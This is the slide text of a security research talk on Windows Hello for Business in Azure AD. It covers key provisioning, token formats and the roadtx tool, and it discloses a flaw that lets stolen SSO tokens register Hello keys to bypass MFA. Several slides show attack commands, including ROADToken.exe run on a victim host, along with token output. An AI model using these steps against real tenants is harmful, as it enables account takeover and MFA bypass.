

(Windows) Hello from the other side

Dirk-jan Mollema

About me

- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several (Azure) Active Directory tools
 - mitm6
 - Idapdomaindump
 - BloodHound.py
 - aclpwn.py
 - Co-author of ntlmrelayx
 - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on [@_dirkjan](https://twitter.com/_dirkjan)

This talk

- Windows Hello for Business (WHFB) concepts
- WHFB deployment flavours
- WHFB key enrollment process
- Bypassing MFA with WHFB
- Lateral movement with WHFB

Windows Hello (for Business)

- One of Microsoft's Passwordless authentication offerings
- Uses cryptographic keys that are unlocked using a PIN or with biometrics to authenticate
- A separate key is used per user/device combination
- Exists in on-prem Active Directory as well as in Azure AD




Prior work

- Exploiting Windows Hello for Business by Michael Grafnetter
 - Explores WHFB internals in Active Directory
 - Inspiration for “Shadow Credentials” attack in Active Directory by Elad Shamir
- Several research papers on bypassing biometrics or face recognition protection
- Research on internal Windows handling of credentials and keys by Benjamin Delpy
- Nothing specifically on WHFB with Azure AD that I could find

Windows Hello for Business key points

- Provides strong, phishing resistant, Multi Factor Authentication
- Requires MFA to provision
- Is bound to a specific device
- Has its keys protected by hardware via a Trusted Platform Module (TPM), preventing attackers from stealing the keys
- Is more secure than password authentication


Windows Hello for Business flavours

- Azure AD native
 - Active Directory only
 - Azure AD and Active Directory
 - Cloud Kerberos trust
 - Hybrid key trust
 - Hybrid certificate trust
- 
- Always enabled
- Require configuration


Azure AD native WHFB

- Assumes Azure AD joined or registered device
- WHFB enrollment will take place as the final step of Windows installation, if enabled
- If enabled later, will prompt on sign-in


Azure AD WHFB provisioning



Azure AD WHFB provisioning – MFA prompt



Azure AD WHFB provisioning – PIN setup



WHFB Provisioning – technical components


- Azure AD Device identity
 - Proven by certificate + private key
- Primary Refresh Token
 - Long-lived refresh token used for Single Sign On of the user
- Trusted Platform Module (TPM)
 - Hardware based protection for private keys (device key, PRT session key, WHFB keys)

WHFB provisioning - MFA

1757	https://login.microsoftonline.com	GET	/common/oauth2/authorize?response_t...	✓	200	1
1766	https://login.microsoftonline.com	POST	/common/SAS/BeginAuth	✓	200	3
1778	https://login.microsoftonline.com	POST	/common/SAS/EndAuth	✓	200	3

Request

Pretty Raw Hex



```
1 GET /common/oauth2/authorize?response_type=code&client_id=dd762716-544d-4aeb-a526-687b73838a22&
  redirect_uri=ms-appx-web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fdd762716-544d-4aeb-a526-687b73838a22&
  resource=urn%3ams-drs%3aenterpriseregistration.windows.net&add_account=multiple&login_hint=
  tpmtest%40iminyour.cloud&response_mode=form_post&amr_values=ngcmfa&ftcid=
  %7bd0180f30-0af1-422c-9821-84b3b841860d%7d&windows_api_version=2.0 HTTP/1.1
2 Host: login.microsoftonline.com
```

NGC MFA

- NGC: Next Generation Credentials
- “ngcmfa” indicates the need for a “fresh” MFA prompt, instead of a cached MFA status
- Reflected as claim in issued access tokens

```
"amr": [
  "pwd",
  "rsa",
  "ngcmfa",
  "mfa"
],
```

```
{
  "aud": "urn:ms-
drs:enterpriseregistration.windows.net",
  "iss": "https://sts.windows.net/6287f28f-
4f7f-4322-9651-a8697d8fe1bc/",
  "iat": 1684227777,
  "nbf": 1684227777,
  "exp": 1684228677,
  "acr": "1",
  "aio": "AVQAq/8TAAAAei
/RyQ6a5bTJ74HcwNSzSZ0qD0nbiJgqZYQ+VuIACWUtorRpyWTEu34vmy
Gza5gdYhS3jxp7AhCpKpH/RM+RBQBNktRcR50gzJbY1UviI9s=",
  "amr": [
    "pwd",
    "rsa",
    "ngcmfa",
    "mfa"
  ],
  "appid": "dd762716-544d-4aeb-a526-687b73838a22",
```

WHFB Provisioning token requirements

- Needs to be a token issued to a joined/registered device
 - Should originate from a PRT
 - Device ID is in the token
- Should contain the ngcmfa claim
 - Indicates recent (~10 mins) MFA was performed
- Audience should be the device registration service (enterpriseregistration.windows.net)

WHFB provisioning response

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Length: 2536
3 Content-Type: application/json
4 Client-Request-Id: 00000000-0000-0000-0000-000000000000
5 Request-Id: 60da3f7c-44db-4c3c-8b40-2f2e98526316
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 Date: Tue, 16 May 2023 09:08:06 GMT
9
10 {
  "kid": "abb58c2f-5c5a-4026-871d-3409571d9530",
  "upn": "tpmtest@iminyour.cloud",
  "krctx":
    "eyJJEYXRhIjoiWlhsS2FHShkZMmxQYVVwVFZYcEpNVTVwU1h0SmJYUndXa05KTmt
    sUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFR
    XRkZwVDJsS2JXUXlXbmxPV0ZKNVUydFNzYUd0WU0wcEpUV3RhYUZkcWFEWld
    XY0ZwRFNUWkphbVJvV1hwck5GcHRWGRNVjFsm1RrUkZkRTVFYkd0WmVUQTBXWHB
    se1NXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMU1WRkp0VGpKWmRFNUVUWGx0YVR
```


JWT header

- Device certificate and signing metadata

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
    "MIID8jCCAtqgAwIBAgIQkFxiH0iz1J1CATl sno/otTANBgqhkiG9w0
    BAQsFADB4MXyWEQYKCZImiZPyLGBGRYDbmV0MBUGCgMSJomT8ixkARK
    WB3dpbmRvd3MwHQYDVQQDEZXNUy1PcmdhbmI6YXRpb24tQWNjZXNzMCs
    GA1UECXMkODJkYmFjYjYtQTM2U4MS00NmNhLTljNzMtMDk1MGxZWZjYTk
    3MB4XDTIzMDUxNjEwNDUzOVVoXDTMzMDUxNjEwNDUzOVVowLzEtMCsGA1U
    EAxMkN2Fj0ThmZTAtZjA0MS00WFJlThj0TYtMzVhZDQ1NzI2NDcwMII
    BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtx0BuGc6sE8Fw9A
    +PzmY1eW1000EuDHJ5yulyegAaAxNE
    /IkErcHYbmRK0B0IhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11
    r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg
    KqeBbQA0JFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt0
    84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw
    /UhCwv+y7opaV1ke8wvm5bMFRY86WLFmKwKmxoeb3C1
    /EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZz1X2f5t2F+yGwIDAQABo4H
    AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0LAQH
    /BAwwCgYIKwYBBQUHAWIwIglYlKoZIHvcUAQWCHAIIEwSBEOPyXpB8Kx
    JjJY1rUVyZHAwIglYlKoZIHvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHS
    fkPEwIglYlKoZIHvcUAQWCHAUUEwSBEI
    /yh2J/TyJD1lGoax2P4bwwFAYLkoZIHvcUAQWCHAgEBQSBakVVMbMGCy
    qGSib3FAEFghwHBAQEgQExMA0GCSqGSib3DQEBCwUAA4IBAQB1gPIQ+1
    ST5Gzd1Xvo1ebFdgNfb500NxU3JF2IsTzGm+DxZ84s
    /gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq0
    7UMD8vc+8HYSQmk
    /QtCbqVicCRhMSus0LICH9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMs
    zRizLM11t1MNP+13JeVx8Kp65
    /MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4
    NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLGf59wYh
    PE8ygahf6dyKwsBEH295HBSnmRhT",
  "kdf_ver": 2
}
```

JWT Payload

- Nonce from Azure AD
- Username
- Assertion (another JWT)

PAYLOAD: DATA

```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce":
  "AwABAAEAAAACA0z_BQD0_zwa1C6j2wcU8VUHTCKTIB8BRjKW8tDSAVnVQCnPrINIGXxBVl7snxYDeIang9B
  mSp7HW0ywKHdJZ7nrbrTS0rAgAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924"
  ],
  "win_ver": "10.0.22621.608",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "tpmtest@iminyour.cloud",
  "assertion":
  "eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJkaXN0eXAiOiJKV1QiLCJwZXN0eXAiOiJKV1QiLCJzIAkiOiJ0cGltYV55b3VyLmNsb3V
  kIiwgImF1ZCI6IjYyODdGMjhGGLTRGN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsICJpYXQiOiIxNjg0MzA
  4NjA2IiwgImV4cCI6IjE2ODQzMdYMDYiLCJ0eXAiOiJKV1QiLCJzIAkiOiJ0cGltYV55b3VyLmNsb3V
  p-8eIsj3n4JEFo0RtNBIPWkxxwLI2nA1NTjTme4V5MUZlkdNc8uLdDIMy8qZjX2fJg-
  FTuLXVcDnRyb32tXq0jLqh8QN7IWcusXH14eMma5EhTeQlwHxrhggmZHRZ50K_xe_q-Gjegf-
  wRMQPLqyfMEl1bsr0N0ZeebEV1-Scj0hDcEwhIdeo4f18H0JsqANFk-
  EZ6HX0x4pEjNc2KYuhE07T66i7IkFfSgHIInnrKg1BlAmXBfw9Wve905_i9KGSQW5EeuqnMJjnYmKnr19yrqpf3MkqfYqYS1-pN7z9z98frAeDKzCcb0Vwla-7Fc8kzzZrPaw"
}
```

Signed assertion with WHFB private key

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJ  
ia2lkIjoibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55  
b3VyLmNsb3VkIiwgImF1dG8iOiJ0cG10ZXN0QGltaW55  
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTRFCQyIsIC  
JpYXQiOiIxNjg0MzA0NjA2IiwgImV4cCI6IjE2MDQz  
DQzMDkyMDYiLCJ0eXAiOiJ0cG10ZXN0QGltaW55  
IHVncyJ9.tBpi2n4KisKL22p-  
8e1sj3n4JEFo0RtNBIPWkxxw1I2nA1NTjTme4V5  
MUz1kqD
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT",  
  "kid": "Mb11Nh2WlWXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",  
  "use": "ngc"  
}
```

PAYLOAD: DATA

```
{  
  "iss": "tpmtest@iminyour.cloud",  
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",  
  "iat": "1684308606",  
  "exp": "1684309206",  
  "scope": "openid aza ugs"  
}
```

Tenant

Timestamp

Obtain PRT

```
{
  "token_type": "Bearer",
  "expires_in": "1209599",
  "ext_expires_in": "0",
  "expires_on": "1685518206",
  "refresh_token": "0.AXQaj_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwmI2Tt0AIo
WZleVFDkJhV6_vjCDIB74P9Vuz0jLv6RqP2ldkG8FpJf02dY11oaWLYLH4wGKcpOV-hSy1C
qVcSDyLG1c2DfzPDqVL48us3KgUYAK-So4n84QnSrv9wS7i44LQn_NazuqIyAln1MTZweRr
",
  "refresh_token_expires_in": "1209599",
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJhdWQiOiIzOGFhM2I4Ny:
YWdlLm1pY3Jvc29mdC5jb20vZW5yb2xsbWVudHnlcnZlci9kaXNjb3Zlcnkuc3ZjIiwibW:
Mzk3MzQ0LTQwNTI3ODcwNjAiLCJzdwIiOiJCejNSbThEbTBsaEZtLTc4bDJ2Zno2NUR0Tm:
",
  "client_info": "eyJ1aWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5Zjku
",
  "session_key_jwe": "eyJlbmMiOiJBMjU2R0NNIiwiaWF0IjoiUjNBLU9BRVAifQ.AQBW:
iyyknFK_nSGfKmquhvxxvTKdwjBetPGOALCffRLlHqUW2PVvFd80JEyRLAAMAAIAAsABARA:
",
  "tgt_ad": "{\"keyType\":0,\"error\":\"On-prem configuration is missing\"
",
  "tgt_cloud": "{\"clientKey\":\"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiaWF0IjoiUjNBLU9BRVAifQ.AQBW:
TaOCBZEwggWNoAMCAf+iggWEBIIFgAAAegUAAAEAAQAAAAAA/vgywN1Tu0K3XYCY01nr6w:
xmT0TXud2+dAZ5gF6YZ3Fw61J+oLhujNfZZ1XW81Mun3+zNhnek46sr7w6R8GAt0T8EJJF:
UrWJREhhvZMHuwMjZfneHpAR4c0lJFyAbu6zdJ/EJkV0/QJFZBbz6ZrN1E92zv217Y3/gF:
bccACT+UkGrcY91NHUrpnsnDrHhLzi1RPAJkNtEiMNMPpd2PIQdSGKR06jEqLiI5SoiAj3M:
ECQJARfqJyMtQiGzyi4uUwVo5/p9Pm10jnptZZeDFMz4IZrfCgnFBZ0h9D/ceUZT4iHdwNy:
countType\":2}",
  "kerberos_top_level_names": ".windows.net,.windows.net:1433,.windows.net
}
```

PRT

Encrypted PRT session key

Kerberos stuff

Emulating this flow with roadtx

- roadtx (part of ROADtools) supports WHFB
 - Key generation
 - Key enrollment token requesting with ngcmfa claim
 - Requesting PRTs with Windows Hello private keys

user@ubuntu:~/ROADtools

user@ubuntu:~/ROADtools 126x42

(ROADtools) → ROADtools git:(master) X roadtx prt -u tpmtest@iminyour.cloud -p \$USERPASS -k talkdevice.key -c talkdevice.pem


Analyzing WHFB security

- Full provisioning process is controlled by the client
 - Policy determines whether the device will initiate provisioning
 - Enrollment is possible regardless of policy configuration
- Any device + user combination in the tenant can register WHFB keys that act as alternative credentials for the user

Key provisioning flaws

- “ngcmfa” claim was not required in practice
- Any token with “mfa” claim and a device ID would work
- Useful candidates:
 - Signed-in browser sessions on users corporate / registered personal devices
 - Single-sign-on data from users devices

Attack schematics



Registering a WHFB key with SSO

1. Request SSO data on victim host

```
PS C:\Users\TPM\Desktop\ROADtoken\bin\Debug> .\ROADToken.exe AwABAAEAAAACAOz_BAD0_7cfmrBCmU4pimDGNbStRofZvvMO4pgUEcVjBj4
DbGboZLMgvKkxk8qCv_75gZ6PXKtTE7M6JqhT3P2m8rC89rIgAA
Using nonce AwABAAEAAAACAOz_BAD0_7cfmrBCmU4pimDGNbStRofZvvMO4pgUEcVjBj4DbGboZLMgvKkxk8qCv_75gZ6PXKtTE7M6JqhT3P2m8rC89rIg
AA supplied on command line
{ "response": [{ "name": "x-ms-RefreshTokenCredential", "data": "eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyaWoyLCAiY3R4IjoiemZt
